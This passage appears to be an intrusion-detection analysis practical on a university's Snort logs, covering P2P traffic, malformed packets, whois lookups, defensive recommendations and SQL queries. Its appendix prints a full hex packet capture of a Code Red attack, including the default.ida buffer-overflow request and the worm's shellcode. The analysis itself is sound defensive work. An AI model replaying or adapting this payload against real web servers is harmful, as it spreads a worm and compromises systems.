
2. Allow the Snort sensor to modify the Firewall rules when it detects a portscan attack.

Neither of these is ideal however. The first is quite restrictive and is likely to be against university policy. The second is likely to have unforeseen side effects, and could be used to Denial Of Service many of the University systems access to / from the Internet.

As part of clarifying the traffic flow regarding this P2P various pattern matches were attempted. It appears the designers of these applications did quite a good job of creating a truly distributed network. Correlations between the following were tried with all yielding minimal patterns and limited useful information except for statistics.

- Source and Destination Ports
- Source and Destination IP's
- Source and Destination IP's and Ports
- Flow directions for alerts in both directions
- External hosts contacted by multiple internal hosts
- Port Filters
- IP Range Filters
- Common IP filters

The diagram included below gives an indication of the results of this type of analysis. The two external hosts were the only detects to have contacted four individual internal hosts. These two hosts would therefore be more likely to be linked to all the internal hosts and provide some useful trace. These hosts only contributed some 70 events out of 3.5Million. So it looks like this is merely anther statistical anomaly. With enough addresses and ports, sooner or later there will be common data, even though it might not be a correlation.



Recommendations:
Due to the range of ports involved classification of this data proves to be very difficult from a Firewall / Network Administrator point of view. Assuming the University is unwilling to adopt a "Deny all Except Permitted" policy, traffic shaping seems to be the best option to keep this data under control. Devices like a Packeteer allow traffic "streams" to be classified and shaped according to a rule set. This traffic could be placed in a default low priority queue. If other UDP traffic such as DNS, NetBIOS 137, etc is classified as high priority then the P2P applications will have less of an effect on the network.
The individual hosts can also be addressed through further use of Snort. The huge range of connections makes these hosts easier to detect with pre-processors such as Portscan2. Armed with this information it should be possible to track further outbreaks of this activity and manage or restrict it.
It is likely that over the next few years P2P applications are going to increase in complexity and it will become a case of "Outwit the Firewall Administrator" as well as "Outwit the Copyright holders". This will only server to make the role of an IDS more valuable.

6. Top Talkers – OOS

As the OOS data did not make it into the Top 10 it seemed sensible to do some analysis on it separately. OOS data is classified as packets that do not meet the one or more of either the IP, TCP, UCP, ICMP specifications. That is, at least one of the fields is invalid according to the RFC. This might be due to corruption, a faulty O/S, packet crafting, or deliberate scanning. It is possible to perform O/S detection by sending invalid packets to an O/S and monitoring the response. Most IP stacks respond in different ways to invalid packets.

http://www.insecure.org/nmap/nmap-fingerprinting-article.html provides a good overview of this topic.

Top 10 Source IP's		Top 10 Destination IP's		Top 10 Target Ports	
68.32.126.64	652	MY.NET.6.7	660	110	652
62.76.241.129	345	MY.NET.97.217	241	113	355
209.116.70.75	214	MY.NET.97.238	104	25	280
212.35.180.17	83	MY.NET.100.217	95	80	166
65.210.154.210	48	MY.NET.253.20	85	21	75
213.250.44.19	29	MY.NET.111.198	54	4662	54
202.155.91.142	18	MY.NET.100.165	43	6346	25
209.132.232.101	18	MY.NET.253.125	41	6347	3
61.132.74.239	18	MY.NET.253.114	37	4389	2
211.154.85.159	17	MY.NET.6.40	34	1325	2

Although the traffic has alerted as invalid, there are no correlations in the Scans log to indicate malicious behavior with these packets.

There are 33 packets marked as having invalid flag combinations. The sources for these are:

Packets with Invalid Flags	
211.154.85.159	17
61.170.132.27	5
68.52.37.114	2
61.151.232.174	2
68.80.114.202	1
217.81.180.174	1
4.64.202.110	1
12.217.148.206	1
142.173.193.40	1
205.233.15.214	1
209.163.19.41	1

Traffic from 211.154.85.159 to MY.NET.111.140

Date / Time	SourcePort	TargetPort	Protcol	DF	Flags
08/01-03:20:12.727003	0	1663	TCP	DF	21S**PAU
08/01-03:34:42.575935	0	1676	TCP	DF	2*SF**A*
08/01-03:41:31.177676	1681	80	TCP	DF	21S***A*
08/01-03:41:52.984402	182	1681	TCP	DF	2*SFRPA*
08/01-03:46:53.173239	1684	80	TCP	DF	*1SFR***
08/01-03:47:11.134688	0	1685	TCP	DF	21*FRPAU
08/01-04:03:22.663985	1694	80	TCP	DF	**SFRPAU
08/01-04:21:15.877198	1722	80	TCP	DF	21S*R*AU
08/01-05:19:16.649660	1754	80	TCP	DF	21S***AU
08/01-05:19:16.920123	1753	80	TCP		**SF***U
08/01-05:34:08.929013	1787	80	TCP	DF	2*SF****
08/01-05:38:52.122492	1798	80	TCP	DF	2*SFR*A*
08/01-05:46:41.855061	0	1816	TCP	DF	*1SF**AU
08/01-05:57:29.626865	20	1852	TCP		21S***A*
08/01-06:13:00.731738	1893	80	TCP	DF	21S*R***
08/01-06:42:01.892932	1959	80	TCP	DF	*1SF**A*
08/01-06:49:03.188702	1975	80	TCP	DF	21S**P**

The external host 211.154.85.159 generated the most traffic. Looking at the fields present, and the invalid flags it is possible that this is merely a the result of data corruption in transit, or by the Snort sensor. This is not part of a larger scan, and generally only involves traffic to TCP Port 80, with some very unusual flags set. It is unlikely that this is an alert to be concerned about.

The next most frequent host 61.170.132.27 was sending similar packet to the same web server. It would be worthwhile performing some monitoring on host MY.NET.111.140 to determine if there was any other unusual behavior attributable to this system.

7. External IP's and Registration Info

a) 194.98.189.139 - Source of Large no. of external RPC calls

```
inetnum:        194.98.189.128 - 194.98.189.143
netname:        INGENCYS-NET1
descr:          INGENCYS
country:        FR
admin-c:        DR5-RIPE
tech-c:         JB371-RIPE
status:         ASSIGNED PA
remarks:        abuse@fr.uu.net
mnt-by:         IWAY-NOC
changed:        frederic.martzel@mciworldcom.fr 20010924
source:         RIPE
route:          194.98.0.0/16
descr:          UUNET-BLOCK1
descr:          UUNET France Block 1
origin:         AS702
remarks:        ************************************
remarks:        For all spamming or hacking problems
remarks:        please send your requests directly to
remarks:        abuse@fr.uu.net
remarks:        ************************************
notify:         net-adm@mciworldcom.fr
mnt-by:         IWAY-NOC
changed:        net-adm@iway.fr 19981109
changed:        frederic.martzel@mciworldcom.fr 20011114
source:         RIPE
role:           technical contact
address:        UUNET FRANCE
address:        215, Avenue Georges Clemenceau
address:        F-92024 NANTERRE Cedex
phone:          +33 1 56 38 22 00
fax-no:         +33 1 56 38 22 01
e-mail:         net-adm@mciworldcom.fr
admin-c:        VP1616-RIPE
admin-c:        FM7174-RIPE
admin-c:        AW7486-RIPE
tech-c:         ZM321-RIPE
tech-c:         AH6610-RIPE
tech-c:         TC334-RIPE
nic-hdl:        JB371-RIPE
remarks:        ------------------------------------
remarks:        For all spamming or hacking problems
remarks:        please send your requests directly to
remarks:        abuse@fr.uu.net
remarks:        ------------------------------------
mnt-by:         IWAY-NOC
changed:        frederic.martzel@mciworldcom.fr 20010828
source:         RIPE
person:         Monsieur De Royer
address:        INGENCYS
address:        4, Rue de la Madeleine
address:        45140 ST JEAN DE LA RUELLE, France
phone:          +33 2 37 25 12 00
```

```
fax-no:         +33 2 37 25 12 00
nic-hdl:        DR5-RIPE
mnt-by:         IWAY-NOC
changed:        frederic.martzel@mciworldcom.fr 20010924
source:         RIPE
```

b) 209.61.187.112 - Possible Nimda infected host

```
OrgName:    Rackspace.com
OrgID:      RSPC

NetRange:   209.61.128.0 - 209.61.191.255
CIDR:       209.61.128.0/18
NetName:    RSPC-NET-2
NetHandle:  NET-209-61-128-0-1
Parent:     NET-209-0-0-0-0
NetType:    Direct Allocation
NameServer: NS.RACKSPACE.COM
NameServer: NS2.RACKSPACE.COM
Comment:
RegDate:    2000-06-05
Updated:    2000-09-05

TechHandle: ZR9-ARIN
TechName:   Rackspace, com
TechPhone:  +1-210-892-4000
TechEmail:  hostmaster@rackspace.com

OrgAbuseHandle: ABUSE45-ARIN
OrgAbuseName:   Abuse Desk
OrgAbusePhone:  +1-210-892-4000
OrgAbuseEmail:  abuse@rackspace.com

OrgTechHandle: IPADM17-ARIN
OrgTechName:   IPADMIN
OrgTechPhone:  +1-210-892-4000
OrgTechEmail:  ipadmin@rackspace.com
```

c) 217.226.120.44 – A P2P sharing host

```
inetnum:        217.224.0.0 - 217.237.161.47
netname:        DTAG-DIAL15
descr:          Deutsche Telekom AG
country:        DE
admin-c:        DTIP-RIPE
tech-c:         ST5359-RIPE
status:         ASSIGNED PA
remarks:
*************************************************************
remarks:        * ABUSE CONTACT: abuse@t-ipnet.de IN CASE OF HACK
ATTACKS, *
remarks:        * ILLEGAL ACTIVITY, VIOLATION, SCANS, PROBES, SPAM, ETC.
*
remarks:
*************************************************************
notify:         auftrag@nic.telekom.de
notify:         dbd@nic.dtag.de
mnt-by:         DTAG-NIC
changed:        auftrag@nic.telekom.de 20020108
source:         RIPE
route:          217.224.0.0/11
descr:          Deutsche Telekom AG, Internet service provider
origin:         AS3320
mnt-by:         DTAG-RR
changed:        bp@nic.dtag.de 20010405
source:         RIPE
person:         DTAG Global IP-Adressing
address:        Deutsche Telekom AG
address:        Bayreuther Strasse 1
address:        D-90409 Nuernberg
address:        Germany
phone:          +49 911 68909856
e-mail:         ripe.dtip@telekom.de
nic-hdl:        DTIP-RIPE
mnt-by:         DTAG-NIC
changed:        ripe.dtip@telekom.de 20020717
source:         RIPE
person:         Security Team
address:        Deutsche Telekom AG
address:        Technikniederlassung Schwaebisch Hall
address:        D-89070 Ulm
address:        Germany
phone:          +49 731 100 84055
fax-no:         +49 731 100 84150
e-mail:         abuse@t-ipnet.de
nic-hdl:        ST5359-RIPE
notify:         auftrag@nic.telekom.de
notify:         dbd@nic.dtag.de
mnt-by:         DTAG-NIC
changed:        auftrag@nic.telekom.de 20010321
source:         RIPE
```

d) 216.254.108.19 - Large no. of AFS connections to Internal System

```
OrgName:    Speakeasy Network
OrgID:      SPEK

NetRange:   216.254.0.0 - 216.254.127.255
CIDR:       216.254.0.0/17
NetName:    SPEAKEASY-2
NetHandle:  NET-216-254-0-0-1
Parent:     NET-216-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.SPEAKEASY.NET
NameServer: NS2.SPEAKEASY.NET
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    1999-11-17
Updated:    2000-07-14

TechHandle: AS3414-ARIN
TechName:   Stollar, Andreas
TechPhone:  +1-206-728-9770
TechEmail:  abuse@speakeasy.net
```

e) 130.85.70.200 - Internal host with Nimda

```
OrgName:    University of Maryland Baltimore County
OrgID:      UMBC

NetRange:   130.85.0.0 - 130.85.255.255
CIDR:       130.85.0.0/16
NetName:    UMBCNET
NetHandle:  NET-130-85-0-0-1
Parent:     NET-130-0-0-0-0
NetType:    Direct Assignment
NameServer: UMBC5.UMBC.EDU
NameServer: UMBC4.UMBC.EDU
NameServer: UMBC3.UMBC.EDU
Comment:
RegDate:    1988-07-05
Updated:    2000-03-17

TechHandle: JJS41-ARIN
TechName:   Suess, John
TechPhone:  +1-410-455-2582
TechEmail:  jack@umbc.edu
```

10. Defensive Recommendations

The University appears to be operating a very large network with systems that are not likely to be under their full control. Based on the top 15 Alerts List however it would be possible to reduce the number of events by over 99% by removing the source of these problems. Defensive recommendations have been provided where possible with each detect. It is possible to provide some overall recommendations and conclusions however.

The University appears to have a large amount of alerts generated due to P2P sharing applications. As Snort only alerts on traffic that matches certain signatures it seems likely that there is much more of this traffic present on the network than can be seem from these logs. It would be worthwhile to closely monitor this traffic to determine the effect on the network, and to evaluate possible strategies to manage its usage.

There are also a small number of systems infected with highly virulent worms present. Although these pose little threat to patched systems on the University network, the effect on untilisation should be significant. It would be highly recommended to patch these systems and to deal with future alerts of this nature as quickly as possible.

The best solutions the University could implement are as follows:

- Antivirus Software
- Firewall with “Block all except Permitted” policy
- Traffic Shaping
- IDS monitoring

11. Analysis Process

The data from the Alert, Scan and OOS files proved quite difficult to analyse due to the shear volume of information.

Attempt 1 – Snortsnarf
The Dual PIII server with 4GB RAM promptly fell over when it ran out of memory attempting to analyse the combined log files. Analysis of each days file alone was possible for the alert files, however the scans still consumed all available memory. Gave this up as a bad idea.

Attempt 2 – Perl + MS Access
The database files are in a number of different formats, and the alerts file especially consists of several different line formats. This precludes direct import into a database. After much manipulation (and cursing) with Perl it was possible to create a dataset that could be imported into MS Access. Unfortunately MS Access was not really up to performing queries effectively on this sort of data set. Gave up in disgust

Attempt 3 – VBScript + SQL
We have a winner. Convert the logs to seven different output formats. This can then be imported into seven different tables in SQL. SQL query analyser and several days work later hammering the DB with queries and we have the data seen above. This is definitely the way to go. Once the data is in SQL the queries become much easier. A daily import into SQL from the logs, or even better, BarnYard would definitely be the way to go when dealing with this amount of data. A standard daily / weekly / monthly report can then be generated.

Sample queries are included below:

Count Source IP's in all tables

```
SELECT DT1.SourceIP, SUM( DT1.Sends )

FROM
(

SELECT sourceIP, COUNT(*) AS Sends
FROM dbo.cleanedalerts
GROUP BY sourceIP

UNION ALL

SELECT sourceIP, COUNT(*) AS Sends
FROM dbo.httpdecode
GROUP BY sourceIP

 UNION ALL

SELECT SourceIP, COUNT(*) AS Sends
FROM dbo.portscanalert
GROUP BY SourceIP

UNION ALL

SELECT SourceIP, COUNT(*) AS Sends
FROM dbo.portscandetect
GROUP BY SourceIP

UNION ALL
```

```
SELECT SourceIP, COUNT(*) AS Sends
FROM dbo.portscanfinish
GROUP BY SourceIP

UNION ALL

SELECT SourceIP, COUNT(*) AS Sends
FROM dbo.scans
GROUP BY SourceIP

SELECT SourceIP, COUNT(*) AS Sends
FROM dbo.oos
GROUP BY SourceIP


) DT1
group by sourceip
ORDER BY SUM( DT1.Sends ) DESC
```

Count Common data for OOS

```
SELECT
        sourceip, sourceport, targetip, targetport, protocol, count(*)
FROM  dbo.oos
GROUP BY sourceip, sourceport, targetip, targetport, protocol
ORDER BY COUNT(*) DESC
```

Show Data for a single event

```
SELECT
        SourceIP, targetip,  count(*)
FROM
        dbo.cleanedalerts where description like 'TFTP - External UDP connection to internal tftp server'
GROUP BY SourceIP, targetip
ORDER BY COUNT(*) DESC
```

Show all data for a single host

```
Select * from dbo.cleanedalerts where sourceip = ‘123.123.123.123’
```

References

Lajon Gregory,
www.giac.org/practical/Gregory_Lajon_GCIA.doc

Chan Christine
www.giac.org/practical/Christine_Chan_GCIA.doc

Shinberg Scott
www.giac.org/practical/Scott_Shinberg_GCIA.doc

Holland Jeff
www.giac.org/practical/Jeff_Holland_GCIA.doc

Beardsley Tod
www.giac.org/practical/Tod_Beardsley_GCIA.doc

Drew Steven
www.giac.org/practical/Steven_Drew_GCIA.doc

Jeremiah Garreth
www.giac.org/practical/Garreth_jeremiah_GCIA

Ellis Joe
http://www.giac.org/practical/Joe_Ellis_GCIA.doc

Fyodor
http://www.insecure.org/nmap/nmap-fingerprinting-article.html

Blubster
www.blubster.com

WinMX
www.winmx.com

Buchanan J
http://homepage.ntlworld.com/j.buchanan/winmx/blocked.html

SANS
http://rr.sans.org/threats/mutation.php

http://boudicca.tux.org/mhonarc/ma-linux/2001-Feb/msg00569.html

http://aris.securityfocus.com/alerts/codered/010720-Analysis-CodeRed.pdf

http://www.russonline.net/tonikgin/EduHacking.html

www.iana.org

http://www.whitehats.com/IDS/552

Appendix A – Code Red Infection – Full Dump

```
18:28:29.692584 217.228.9.134.3606 > 172.30.100.225.80: S 301921355:301921355(0) win 8760 <mss
1380,nop,nop,sackOK> (DF)
0x0000   4500 0030 1b96 4000 7206 f8c7 d9e4 0986     E..0..@.r.......
0x0010   ac1e 64e1 0e16 0050 11fe f44b 9fc3 f28f     ..d....P...K....
0x0020   7002 2238 c5c9 0000 0204 0564 0101 0402     p."8.......d....
18:28:29.693138 172.30.100.225.80 > 217.228.9.134.3606: S 3364368346:3364368346(0) ack 301921356 win
16560 <mss 1460,nop,nop,sackOK> (DF)
0x0000   4500 0030 0027 4000 8006 0637 ac1e 64e1     E..0.'@....7..d.
0x0010   d9e4 0986 0050 0e16 c888 2fda 11fe f44c     .....P..../....L
0x0020   7012 40b0 40e1 0000 0204 05b4 0101 0402     p.@.@...........
18:28:30.091007 217.228.9.134.3606 > 172.30.100.225.80: . ack 1 win 9660 (DF)
0x0000   4500 0028 1bac 4000 7206 f8b9 d9e4 0986     E..(..@.r.......
0x0010   ac1e 64e1 0e16 0050 11fe f44c c888 2fdb     ..d....P...L../.
0x0020   5010 25bc 8899 0000 0000 0000 0000          P.%...........
18:28:30.096917 217.228.9.134.3606 > 172.30.100.225.80: P 1:5(4) ack 1 win 9660 (DF)
0x0000   4500 002c 1bad 4000 7206 f8b4 d9e4 0986     E..,..@.r.......
0x0010   ac1e 64e1 0e16 0050 11fe f44c c888 2fdb     ..d....P...L../.
0x0020   5018 25bc ed27 0000 4745 5420 0000          P.%..'..GET...
18:28:30.190870 217.228.9.134.3606 > 172.30.100.225.80: P 5:1385(1380) ack 1 win 9660 (DF)
0x0000   4500 058c 1bae 4000 7206 f353 d9e4 0986     E.....@.r..S....
0x0010   ac1e 64e1 0e16 0050 11fe f450 c888 2fdb     ..d....P...P../.
0x0020   5018 25bc b28f 0000 2f64 6566 6175 6c74     P.%...../default
0x0030   2e69 6461 3f4e 4e4e 4e4e 4e4e 4e4e 4e4e     .ida?NNNNNNNNNN
0x0040   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x0050   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x0060   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x0070   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x0080   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x0090   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x00a0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x00b0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x00c0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x00d0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x00e0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x00f0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x0100   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e     NNNNNNNNNNNNNNNN
0x0110   4e4e 4e4e 4e25 7539 3039 3025 7536 3835     NNNNN%u9090%u685
0x0120   3825 7563 6264 3325 7537 3830 3125 7539     8%ucbd3%u7801%u9
0x0130   3039 3025 7536 3835 3825 7563 6264 3325     090%u6858%ucbd3%
0x0140   7537 3830 3125 7539 3039 3025 7536 3835     u7801%u9090%u685
0x0150   3825 7563 6264 3325 7537 3830 3125 7539     8%ucbd3%u7801%u9
0x0160   3039 3025 7539 3039 3025 7538 3139 3025     090%u9090%u8190%
0x0170   7530 3063 3325 7530 3030 3325 7538 6230     u00c3%u0003%u8b0
0x0180   3025 7535 3331 6225 7535 3366 6625 7530     0%u531b%u53ff%u0
0x0190   3037 3825 7530 3030 3025 7530 303d 6120     078%u0000%u00=a.
0x01a0   2048 5454 502f 312e 300d 0a43 6f6e 7465     .HTTP/1.0..Conte
0x01b0   6e74 2d74 7970 653a 2074 6578 742f 786d     nt-type:.text/xm
0x01c0   6c0a 484f 5354 3a77 7777 2e77 6f72 6d2e     l.HOST:www.worm.
0x01d0   636f 6d0a 2041 6363 6570 743a 202a 2f2a     com..Accept:.*/*
0x01e0   0a43 6f6e 7465 6e74 2d6c 656e 6774 683a     .Content-length:
0x01f0   2033 3536 3920 0d0a 0d0a 558b ec81 ec18     .3569.....U.....
0x0200   0200 0053 5657 8dbd e8fd ffff b986 0000     ...SVW..........
0x0210   00b8 cccc cccc f3ab c785 70fe ffff 0000     ..........p.....
0x0220   0000 e90a 0b00 008f 8568 feff ff8d bdf0     .........h......
0x0230   feff ff64 a100 0000 0089 4708 6489 3d00     ...d......G.d.=.
0x0240   0000 00e9 6f0a 0000 8f85 60fe ffff c785     ....o.....`.....
0x0250   f0fe ffff ffff ffff 8b85 68fe ffff 83e8     ..........h.....
0x0260   0789 85f4 feff ffc7 8558 feff ff00 00e0     .........X......
0x0270   77e8 9b0a 0000 83bd 70fe ffff 000f 85dd     w.......p.......
0x0280   0100 008b 8d58 feff ff81 c100 0001 0089     .....X..........
0x0290   8d58 feff ff81 bd58 feff ff00 0000 7875     .X.....X......xu
0x02a0   0ac7 8558 feff ff00 00f0 bf8b 9558 feff     ...X.........X..
0x02b0   ff33 c066 8b02 3d4d 5a00 000f 859a 0100     .3.f..=MZ.......
0x02c0   008b 8d58 feff ff8b 513c 8b85 58fe ffff     ...X....Q<..X...
0x02d0   33c9 668b 0c10 81f9 5045 0000 0f85 7901     3.f.....PE....y.
0x02e0   0000 8b95 58fe ffff 8b42 3c8b 8d58 feff     ....X....B<..X..
0x02f0   ff8b 5401 7803 9558 feff ff89 9554 feff     ..T.x..X.....T..
0x0300   ff8b 8554 feff ff8b 480c 038d 58fe ffff     ...T....H...X...
```

```
0x0310   898d 4cfe ffff 8b95 4cfe ffff 813a 4b45     ..L.....L.....:KE
0x0320   524e 0f85 3301 0000 8b85 4cfe ffff 8178     RN..3.....L....x
0x0330   0445 4c33 320f 8520 0100 008b 8d58 feff     .EL32........X..
0x0340   ff89 8d34 feff ff8b 9554 feff ff8b 8558     ...4.....T.....X
0x0350   feff ff03 4220 8985 4cfe ffff c785 48fe     ....B...L.....H.
0x0360   ffff 0000 0000 eb1e 8b8d 48fe ffff 83c1     ..........H.....
0x0370   0189 8d48 feff ff8b 954c feff ff83 c204     ...H.....L......
0x0380   8995 4cfe ffff 8b85 54fe ffff 8b8d 48fe     ..L.....T.....H.
0x0390   ffff 3b48 180f 8dc0 0000 008b 954c feff     ..;H.........L..
0x03a0   ff8b 028b 8d58 feff ff81 3c01 4765 7450     .....X....<.GetP
0x03b0   0f85 a000 0000 8b95 4cfe ffff 8b02 8b8d     ........L.......
0x03c0   58fe ffff 817c 0104 726f 6341 0f85 8400     X....|..rocA....
0x03d0   0000 8b95 48fe ffff 0395 48fe ffff 0395     ....H.....H.....
0x03e0   58fe ffff 8b85 54fe ffff 8b48 2433 c066     X.....T....H$3.f
0x03f0   8b04 0a89 854c feff ff8b 8d54 feff ff8b     .....L.....T....
0x0400   5110 8b85 4cfe ffff 8d4c 10ff 898d 4cfe     Q...L....L....L.
0x0410   ffff 8b95 4cfe ffff 0395 4cfe ffff 0395     ....L.....L.....
0x0420   4cfe ffff 0395 4cfe ffff 0395 58fe ffff     L.....L.....X...
0x0430   8b85 54fe ffff 8b48 1c8b 140a 8995 4cfe     ..T....H......L.
0x0440   ffff 8b85 4cfe ffff 0385 58fe ffff 8985     ....L.....X.....
0x0450   70fe ffff eb05 e90d ffff ffe9 16fe ffff     p...............
0x0460   8dbd f0fe ffff 8b47 0864 a300 0000 0083     .......G.d......
0x0470   bd70 feff ff00 7505 e938 0800 00c7 854c     .p....u..8.....L
0x0480   feff ff01 0000 00eb 0f8b 8d4c feff ff83     ...........L....
0x0490   c101 898d 4cfe ffff 8b95 68fe ffff 0fbe     ....L.....h.....
0x04a0   0285 c00f 848d 0000 008b 8d68 feff ff0f     ...........h....
0x04b0   be11 83fa 0975 218b 8568 feff ff83 c001     .....u!..h......
0x04c0   8bf4 50ff 9590 feff ff3b f490 434b 434b     ..P......;..CKCK
0x04d0   8985 34fe ffff eb2a 8bf4 8b8d 68fe ffff     ..4....*....h...
0x04e0   518b 9534 feff ff52 ff95 70fe ffff 3bf4     Q..4...R..p...;.
0x04f0   9043 4b43 4b8b 8d4c feff ff89 848d 8cfe     .CKCK..L........
0x0500   ffff eb0f 8b95 68fe ffff 83c2 0189 9568     ......h........h
0x0510   feff ff8b 8568 feff ff0f be08 85c9 7402     .....h........t.
0x0520   ebe2 8b95 68fe ffff 83c2 0189 9568 feff     ....h........h..
0x0530   ffe9 53ff ffff 8b85 68fe ffff 83c0 0189     ..S.....h.......
0x0540   8568 feff ff8b 4d08 8b91 8400 0000 8995     .h....M.........
0x0550   6cfe ffff c785 4cfe ffff 0400 0000 c685     l.....L.........
0x0560   d0fe ffff 688b 4508 8985 d1fe ffff c785     ....h.E.........
0x0570   d5fe ffff 5b53 53ff c785 d9fe ffff 6378     ....[SS.......cx
0x0580   9090 8b4d 088b 5110 8995 50fe               ...M..Q...P.
18:28:30.190888 172.30.100.225.80 > 217.228.9.134.3606: . ack 1385 win 16560 (DF)
0x0000   4500 0028 0028 4000 8006 063e ac1e 64e1     E..(.(@....>..d.
0x0010   d9e4 0986 0050 0e16 c888 2fdb 11fe f9b4     .....P..../.....
0x0020   5010 40b0 683d 0000 0000 0000 0000          P.@.h=........
18:28:30.679973 217.228.9.134.3606 > 172.30.100.225.80: . 1385:2765(1380) ack 1 win 9660 (DF)
0x0000   4500 058c 1bc2 4000 7206 f33f d9e4 0986     E.....@.r..?....
0x0010   ac1e 64e1 0e16 0050 11fe f9b4 c888 2fdb     ..d....P....../.
0x0020   5010 25bc aca5 0000 ffff 83bd 50fe ffff     P.%.........P...
0x0030   0075 268b f46a 008d 854c feff ff50 8b8d     .u&..j...L...P..
0x0040   68fe ffff 518b 5508 8b42 0850 ff95 6cfe     h...Q.U..B.P..l.
0x0050   ffff 3bf4 9043 4b43 4b83 bd50 feff ff64     ..;..CKCK..P...d
0x0060   7d5c 8b8d 50fe ffff 83c1 0189 8d50 feff     }\..P........P..
0x0070   ff8b 9550 feff ff69 d28d 66f0 5089 9574     ...P...i..f.P..t
0x0080   feff ff8b 4508 8b8d 50fe ffff 8948 108b     ....E...P....H..
0x0090   f48d 952c feff ff52 6a00 8d85 4cfe ffff     ...,...Rj...L...
0x00a0   508d 8dd0 feff ff51 6a00 6a00 ff95 98fe     P......Qj.j.....
0x00b0   ffff 3bf4 9043 4b43 4be9 9f01 0000 8bf4     ..;..CKCK.......
0x00c0   ff95 a4fe ffff 3bf4 9043 4b43 4b89 854c     ......;..CKCK..L
0x00d0   feff ff8b 954c feff ff81 e2ff ff00 0089     .....L..........
0x00e0   954c feff ff81 bd4c feff ff09 0400 0074     .L.....L.......t
0x00f0   05e9 6701 0000 8bf4 6800 dd6d 00ff 95a0     ..g.....h..m....
0x0100   feff ff3b f490 434b 434b e980 0600 008f     ...;..CKCK......
0x0110   854c feff ff8b 8534 feff ff89 85cc feff     .L.....4........
0x0120   ff8b 8d4c feff ff8b 95b0 feff ff89 118b     ...L............
0x0130   854c feff ff8b 8dc8 feff ff89 4804 8b95     .L..........H...
0x0140   68fe ffff 8995 50fe ffff eb0f 8b85 50fe     h.....P.......P.
